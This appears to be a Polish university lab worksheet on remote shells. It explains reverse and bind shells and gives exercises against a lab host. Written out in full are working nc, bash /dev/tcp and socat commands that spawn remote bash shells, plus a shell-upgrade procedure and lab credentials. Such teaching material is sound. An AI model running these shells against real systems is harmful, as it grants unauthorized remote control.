Zdalne powłoki

Spis treści

Wstęp 3
Przygotowanie środowiska 4
Uruchamianie maszyn 5
Połączenie OpenVPN 6
Śledzenie wyników w konsoli 8
Legenda 9
Teoria 10
Historia i rozwój zdalnych powłok 11
Wykorzystanie w hackingu i pentestach 12
Poza pentestami - legalne zastosowania 13
Działanie i konfiguracja 14
Podsumowanie 16
Zdalne powłoki 17
Reverse shell 18
Bind shell 19
Zadania 20
Zadanie 6.1: Netcat (Reverse TCP) 21
Zadanie 6.2: Reverse Shell (nc) 23
Zadanie 6.3: Reverse Shell (bash) 25
Zadanie 6.4: Reverse Shell (socat) 27
Zadanie 6.5: Netcat (Bind TCP) 29
Zadanie 6.6: Bind Shell (nc) 31
Zadanie 6.7: Bind Shell (socat) 33
Interaktywność 35
Referencje 36


Wstęp

Student nauczy się uruchamiać **zdalne powłoki** (techniki **reverse shell** i **bind shell**) za pomocą narzędzi takich jak: nc, bash, socat.


Przygotowanie środowiska

Uruchamianie maszyn

Przed rozpoczęciem upewnij się, że maszyna Remote Shells jest włączona.
Jeżeli coś się zepsuje, w każdej chwili możesz ją przywrócić do stanu początkowego.



Połączenie OpenVPN




Połączenie OpenVPN jest niezbędne do rozwiązania zadań.
Aby połączyć się z siecią VPN, należy pobrać plik konfiguracyjny OpenVPN z rozwijanego menu „**VPNy**” na stronie głównej.
Następnie należy wykonać komendę:

```
sudo openvpn /sciezka/do/pliku.ovpn
```

Komendy, będące częścią zadań, należy rozwiązywać w osobnej karcie/oknie terminala!

Połączenie OpenVPN

Podczas tych zajęć (a także niektórych spośród dalszych), konieczne będzie podanie Twojego adresu VPN. W domyślnej konfiguracji Kali wyświetla go na pasku u góry:



Jeśli nie widzisz tego adresu, to albo nie jesteś połączony z VPN albo Twoja konfiguracja jest inna. Wówczas użyj komendy `ip addr show` w terminalu. Pierwszy oktet to zawsze 10, a nazwa zaczyna się od tun:

```
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel st
ate UNKNOWN group default qlen 500
    link/none
    inet 10.65.0.6 peer 10.65.0.5/32 scope global tun0
       valid lft forever preferred lft forever
```

Śledzenie wyników w konsoli

Krok opcjonalny - w celu śledzenia aktualnych postępów w konsoli, istnieje możliwość połączenia się z maszyną z zadaniami, która w czasie rzeczywistym będzie wyświetlać wszystkie wykonane zadania:

```
ssh student@192.168.100.6 #hasło: pjatk
```

Przykładowy ekran po rozwiązaniu zadania:



Wyniki można śledzić również na platformie WWW z poziomu **mapy na stronie głównej**, zakładki **Zadania** lub **Rankingu**.

Legenda

`cat /etc/passwd` - komendę należy wykonać na maszynie Kali
`cat /etc/passwd` - komendę należy wykonać na maszynie Ćwiczenia
`cat /etc/passwd` - komendę należy wykonać na maszynie Pentest

Uwaga! W tych zadaniach wielokrotnie będziemy działać w dwóch kartach terminala równocześnie. Zwracaj uwagę na odpowiednie oznaczenia.

Teoria

Historia i rozwój zdalnych powłok

Zdalne powłoki (ang. remote shells) pojawiły się wraz z rozwojem sieci komputerowych i koniecznością zarządzania systemami na odległość. W początkowych latach informatyki administratorzy mieli bezpośredni dostęp do serwerów, ale wraz z rosnącą złożonością infrastruktury IT pojawiło się zapotrzebowanie na narzędzia umożliwiające pracę zdalną. Jednym z pierwszych powszechnie stosowanych protokołów był Telnet, który pozwalał na zdalne logowanie do systemów UNIX-owych, ale nie zapewniał żadnych mechanizmów szyfrowania, co czyniło go podatnym na podsłuch.

W odpowiedzi na te zagrożenia opracowano Secure Shell (SSH), który stał się standardem w zarządzaniu systemami zdalnymi. SSH umożliwia bezpieczne logowanie, przesyłanie plików oraz tunelowanie ruchu sieciowego, co czyni go nieocenionym narzędziem dla administratorów i pentesterów.

Wykorzystanie w hackingu i pentestach

Zdalne powłoki odgrywają kluczową rolę w testach penetracyjnych oraz atakach hackerskich. Mogą być wykorzystywane zarówno w celach legalnych (testowanie zabezpieczeń, audyty), jak i nielegalnych (przejęcie kontroli nad systemem). W pentestingu często stosuje się reverse shell - technikę, w której zaatakowana maszyna nawiązuje połączenie zwrotne do kontrolera, omijając zabezpieczenia firewalla.

Innym popularnym podejściem jest bind shell, gdzie zainfekowany system otwiera port nasłuchujący na zdalne połączenia. Obie te metody są wykorzystywane przez narzędzia takie jak Metasploit czy Empire, umożliwiając atakującym pełną kontrolę nad systemem ofiary.

Poza pentestami - legalne zastosowania

Zdalne powłoki znajdują zastosowanie nie tylko w testach bezpieczeństwa, ale także w codziennej pracy administratorów IT. Popularne zastosowania to:

- Zarządzanie serwerami - administratorzy systemów Linux i Windows korzystają z SSH lub RDP (Remote Desktop Protocol) do zdalnej administracji,
- Automatyzacja zadań - zdalne powłoki umożliwiają wykonywanie skryptów automatyzujących konfigurację i zarządzanie systemami,
- Naprawa awarii - możliwość dostępu do systemów zdalnie pozwala na szybsze reagowanie na krytyczne błędy,
- Przesyłanie plików - protokoły takie jak SCP i SFTP (bazujące na SSH) umożliwiają bezpieczny transfer plików.

Działanie i konfiguracja

Zdalna powłoka pozwala użytkownikowi na uruchamianie poleceń na zdalnym systemie tak, jakby znajdował się przy jego terminalu.

Po pierwszym logowaniu system wymaga akceptacji klucza hosta, co jest zabezpieczeniem przed atakami typu MITM (Man-in-the-Middle). Kluczowe aspekty poprawnej konfiguracji SSH obejmują:

- Wyłączenie logowania root (PermitRootLogin no w pliku sshd_config),
- Ograniczenie dostępu do określonych użytkowników (AllowUsers),
- Korzystanie z uwierzytelniania kluczami SSH zamiast haseł (PasswordAuthentication no).

Działanie i konfiguracja

Zła konfiguracja SSH może prowadzić do poważnych zagrożeń, takich jak ataki brute-force czy przejęcie sesji. W niektórych przypadkach administratorzy stosują głębokie ukrycie usług SSH poprzez zmianę domyślnego portu (22) na niestandardowy, co może utrudnić wykrycie usługi przez automatyczne skanery, jednak przy współczesnych metodach stosowanych zarówno przez pentesterów, jak i hackerów, takie ukrycie nie stanowi nawet namiastki dobrego zabezpieczenia.

Podsumowanie

Zdalne powłoki są nieodłącznym elementem zarządzania systemami i testów bezpieczeństwa. Ich odpowiednia konfiguracja jest kluczowa dla zapewnienia ochrony systemów przed nieautoryzowanym dostępem, a w niektórych przypadkach ich niewłaściwe zabezpieczenie może skutkować poważnym naruszeniem bezpieczeństwa.

Zdalne powłoki

Wyróżniamy dwóch aktorów:

- `Pentester` (student)
- `Cel` (maszyna na mapie)

Zdalne powłoki (remote shells) pozwalają `Pentesterowi` na zdalne wykonywanie poleceń powłoki na maszynie `Celu`.

Zdalne powłoki działają w modelu klient-serwer:


- Serwer nasłuchuje (w pierwszej kolejności)
- Klient się łączy (w drugiej kolejności).

Nieważne, która strona jest klientem, a która serwerem.

Zwróć uwagę, że POWŁOKA zawsze działa na maszynie `Celu`, nigdy na maszynie `Pentestera`!

Reverse shell

Gdy `Pentester` nasłuchuje (serwer), a `Cel` inicjuje połączenie (klient), technikę tę nazywamy **Reverse Shell**:



Bind shell

Gdy `Cel` nasłuchuje (serwer), a `Pentester` inicjuje połączenie (klient), technikę tę nazywamy **Bind Shell**:

`Pentester`
Łączy się (klient),
zdalnie wykonuje komendy



`Cel`
Nasłuchuje (serwer),
uruchamia powłokę

Zadania

Zadanie 6.1: Netcat (Reverse TCP)


Celem zadania jest nawiązanie połączenia TCP (za pomocą nc) pomiędzy serwerem `192.168.100.6` a `maszyną studenta podłączoną do VPN`. `Student` powinien nasłuchiwać na porcie **10001/tcp**, a `serwer` nawiązać połączenie do `studenta`.


Student: `nc -lvp 10001`

Serwer: `nc <IP_STUDENTA> 10001`

Zadanie 6.1: Netcat (Reverse TCP)

Zadanie powinno zostać automatycznie zaliczone po nawiązaniu połączenia:





Zadanie 6.2: Reverse Shell (nc)


Celem zadania jest uruchomienie zdalnej powłoki bash na serwerze `192.168.100.6` za pomocą techniki **reverse shell** i narzędzia **nc**. `Student` powinien nasłuchiwać na porcie **10002/tcp**, a `serwer` nawiązać połączenie do `studenta` i uruchomić zdalną powłokę bash.

Student: `nc -lvp 10002`

Serwer: `nc <IP_STUDENTA> 10002 -e /bin/bash`

Zadanie 6.2: Reverse Shell (nc)

Zadanie powinno zostać automatycznie zaliczone po nawiązaniu połączenia:





Zadanie 6.3: Reverse Shell (bash)


Celem zadania jest uruchomienie zdalnej powłoki bash na serwerze `192.168.100.6` za pomocą techniki **reverse shell** i tylko narzędzia **bash** (bez nc na serwerze). `Student` powinien nasłuchiwać na porcie **10003/tcp**, a `serwer` nawiązać połączenie do `studenta` i uruchomić zdalną powłokę bash.

Student: `nc -lvp 10003`

Serwer: `bash -i >& /dev/tcp/<IP_STUDENTA>/10003 0>&1`

Zadanie 6.3: Reverse Shell (bash)

Zadanie powinno zostać automatycznie zaliczone po nawiązaniu połączenia:





Zadanie 6.4: Reverse Shell (socat)


Celem zadania jest uruchomienie zdalnej powłoki bash na serwerze `192.168.100.6` za pomocą techniki **reverse shell** i tylko narzędzia **socat**. `Student` powinien nasłuchiwać na porcie **10004/tcp**, a `serwer` nawiązać połączenie do `studenta` i uruchomić zdalną powłokę bash.

Student: `socat file:`tty`,raw,echo=0 tcp-listen:10004`

Serwer: `socat tcp-connect:<IP_STUDENTA>:10004 exec:/bin/bash,pty,stderr,setsid,sigint,sane`

Zadanie 6.4: Reverse Shell (socat)

Zadanie powinno zostać automatycznie zaliczone po nawiązaniu połączenia:





Zadanie 6.5: Netcat (Bind TCP)

Celem zadania jest nawiązanie połączenia TCP (za pomocą **nc**) pomiędzy serwerem `192.168.100.6` a `maszyną studenta podłączoną do VPN`. `Serwer` powinien nasłuchiwać na porcie 20001/tcp, a `student` nawiązać połączenie do `serwera`.


Serwer: `nc -lvp 20001`

Student: `nc 192.168.100.6 20001`

Zadanie 6.5: Netcat (Bind TCP)

Zadanie powinno zostać automatycznie zaliczone po nawiązaniu połączenia:





Zadanie 6.6: Bind Shell (nc)


Celem zadania jest uruchomienie zdalnej powłoki bash na serwerze `192.168.100.6` za pomocą techniki **bind shell** i narzędzia **nc**. `Serwer` powinien nasłuchiwać na porcie **20002/tcp**, a `student` nawiązać połączenie do `serwera` i uzyskać dostęp do zdalnej powłoki.

Serwer: `nc -lvp 20002 -e /bin/bash`

Student: `nc 192.168.100.6 20002`

Zadanie 6.6: Bind Shell (nc)

Zadanie powinno zostać automatycznie zaliczone po nawiązaniu połączenia:







Zadanie 6.7: Bind Shell (socat)


Celem zadania jest uruchomienie zdalnej powłoki bash na serwerze `192.168.100.6` za pomocą techniki **bind shell** i narzędzia **socat**. `Serwer` powinien nasłuchiwać na porcie **20003/tcp**, a `student` nawiązać połączenie do `serwera` i uzyskać dostęp do zdalnej powłoki.

Serwer: `socat TCP-LISTEN:20003,reuseaddr,fork EXEC:/bin/bash,pty,stderr,setsid,sigint,sane`

Student: `socat FILE:`tty`,raw,echo=0 TCP:192.168.100.6:20003`

Zadanie 6.7: Bind Shell (socat)

Zadanie powinno zostać automatycznie zaliczone po nawiązaniu połączenia:





Interaktywność

Zauważ, że jedynie przy użyciu socat zdołaliśmy uzyskać interaktywny terminal z działającymi strzałkami i skrótami klawiszowymi typu CTRL-C.
W przypadku nc i bash również można uzyskać taki sam efekt, ale jest to trudniejsze. Przykładowy „upgrade” zdalnej powłoki nc/bash:

1. W zdalnym shellu należy uruchomić pseudo-terminal:

```
python3 -c "import pty;pty.spawn('bash')"
```

2. Należy użyć skrótu `CTRL-Z`, aby wrócić do oryginalnej powłoki.
3. W oryginalnym terminalu należy wyłączyć echo i włączyć tryb raw, następnie wrócić do zdalnego shella:

```
stty -echo raw ; fg
```

4. Opcjonalnie można włączyć kolory i skorygować wysokość i szerokość:

```
export TERM=xterm-256color; source /etc/skel/.bashrc ; stty rows 100 cols 100
```

Wartości rows i cols można odczytać poleceniem `stty -a` w oryginalnym terminalu.

Referencje

- Czym różni się Reverse Shell od Bind Shell? [EN]: https://www.threatlocker.com/blog/reverse-shells-vs-bind-shells